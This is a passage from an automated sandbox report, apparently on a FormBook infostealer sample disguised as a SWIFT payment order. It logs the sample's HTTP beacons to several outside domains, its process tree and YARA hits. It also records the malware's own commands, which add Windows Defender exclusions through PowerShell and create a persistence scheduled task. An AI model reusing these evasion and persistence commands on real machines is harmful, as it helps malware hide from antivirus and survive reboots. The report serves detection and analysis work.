Nov 25, 2021 17:31:46.210633039 CET	7495	IN	HTTP/1.1 404 Not Found Date: Thu, 25 Nov 2021 16:31:46 GMT Server: Apache Content-Length: 260 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 77 61 6d 68 73 68 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache Server at www.wamhsh.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49783	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:31:51.314028978 CET	7496	OUT	GET /46uq/?j0=SFN8Rxuh3&3fQ0Khi=KgIlRYVH25tNYqbEG8kO4R44bHZw5lHi55V8k/E4GGeqoND16iqE+SGGf+ZfndkYvzRB HTTP/1.1 Host: www.pyjama-france.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:31:51.368314028 CET	7497	IN	HTTP/1.1 403 Forbidden Date: Thu, 25 Nov 2021 16:31:51 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 183 X-Sorting-Hat-ShopId: 51998097592 X-Request-ID: dbaee5ab-3952-40fa-97f1-8e4299a03f3a X-Download-Options: noopen X-Content-Type-Options: nosniff X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Dc: gcp-europe-west1 CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 6b3c4509ccd05b7a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:col

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49784	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:31:56.469037056 CET	7503	OUT	GET /46uq/?3fQ0Khi=bs9J1aeGn7//rC5/XQ3RZfL5fo+K3BeziJUGIjAdanx1gP9H8FkBLk3VYXo90D5B+GRs&j0=SFN8Rxuh3 HTTP/1.1 Host: www.hpsaddlerock.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:31:56.587014914 CET	7504	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 16:31:56 GMT Content-Type: text/html Content-Length: 275 ETag: "618be761-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49786	209.17.116.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:32:04.898037910 CET	7779	OUT	GET /46uq/?j0=SFN8Rxuh3&3fQ0Khi=IBlQMs5j29CKqlv3/eZQ6Z47udTwmev2IX+bwOiN2E8lumQwhRgtDV6FzU7U1t+cHC/Y HTTP/1.1 Host: www.aarondecker.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:32:05.017940044 CET	7781	IN	HTTP/1.1 400 Bad Request Server: openresty/1.17.8.2 Date: Thu, 25 Nov 2021 16:32:04 GMT Content-Type: text/html Content-Length: 163 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 39 2e 39 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty/1.19.9.1 </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: TT_SWIFT_Export Order_noref S10SMG00318021.exe PID: 3456
Parent PID: 3676

General

Start time:	17:30:02
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe"
Imagebase:	0x7e0000
File size:	669184 bytes
MD5 hash:	FFF91C58119D3CD7F68457E8565F7116
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.263971290.0000000003C7D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.263971290.0000000003C7D000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.263971290.0000000003C7D000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.264376295.0000000003EE5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.264376295.0000000003EE5000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.264376295.0000000003EE5000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.263450761.0000000002C71000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.263661342.0000000002DE1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2540 Parent PID: 3456

General

Start time:	17:30:07
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
Imagebase:	0xac0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 5812 Parent PID: 2540

General

Start time:	17:30:08
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6252 Parent PID: 3456

General

Start time:	17:30:10
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\AnsPejV.exe
Imagebase:	0xac0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6260 Parent PID: 6252

General

Start time:	17:30:10
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6360 Parent PID: 3456

General

Start time:	17:30:11
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\AnsPejV" /XML "C:\Users\user\AppData\Local\Temp\tmp3FD.tmp
Imagebase:	0x1010000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6396 Parent PID: 6360

General

Start time:	17:30:13
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: TT_SWIFT_Export Order_noref S10SMG00318021.exe PID: 6448 Parent PID: 3456

General

Start time:	17:30:15
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\TT_SWIFT_Export Order_noref S10SMG00318021.exe
Imagebase:	0x7ff797770000
File size:	669184 bytes
MD5 hash:	FFF91C58119D3CD7F68457E8565F7116
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.352931586.0000000000F20000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.352931586.0000000000F20000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.352931586.0000000000F20000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.257794337.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.257794337.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.257794337.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.353085483.0000000001360000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.353085483.0000000001360000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.353085483.0000000001360000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.256828803.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.256828803.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.256828803.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.352440743.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.352440743.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.352440743.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 6448

General

Start time:	17:30:20
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.310910025.000000000E481000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.310910025.000000000E481000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.310910025.000000000E481000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.291860660.000000000E481000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.291860660.000000000E481000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.291860660.000000000E481000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: autochk.exe PID: 1884 Parent PID: 6448

General

Start time:	17:30:58
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0x1220000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: help.exe PID: 4592 Parent PID: 6448

General

Start time:	17:30:59
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\help.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\help.exe
Imagebase:	0xd90000
File size:	10240 bytes
MD5 hash:	09A715036F14D3632AD03B52D1DA6BFF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.504518924.0000000000C00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.504518924.0000000000C00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.504518924.0000000000C00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.501501248.00000000006B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.501501248.00000000006B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.501501248.00000000006B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000014.00000002.501943863.0000000000900000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000014.00000002.501943863.0000000000900000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000014.00000002.501943863.0000000000900000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis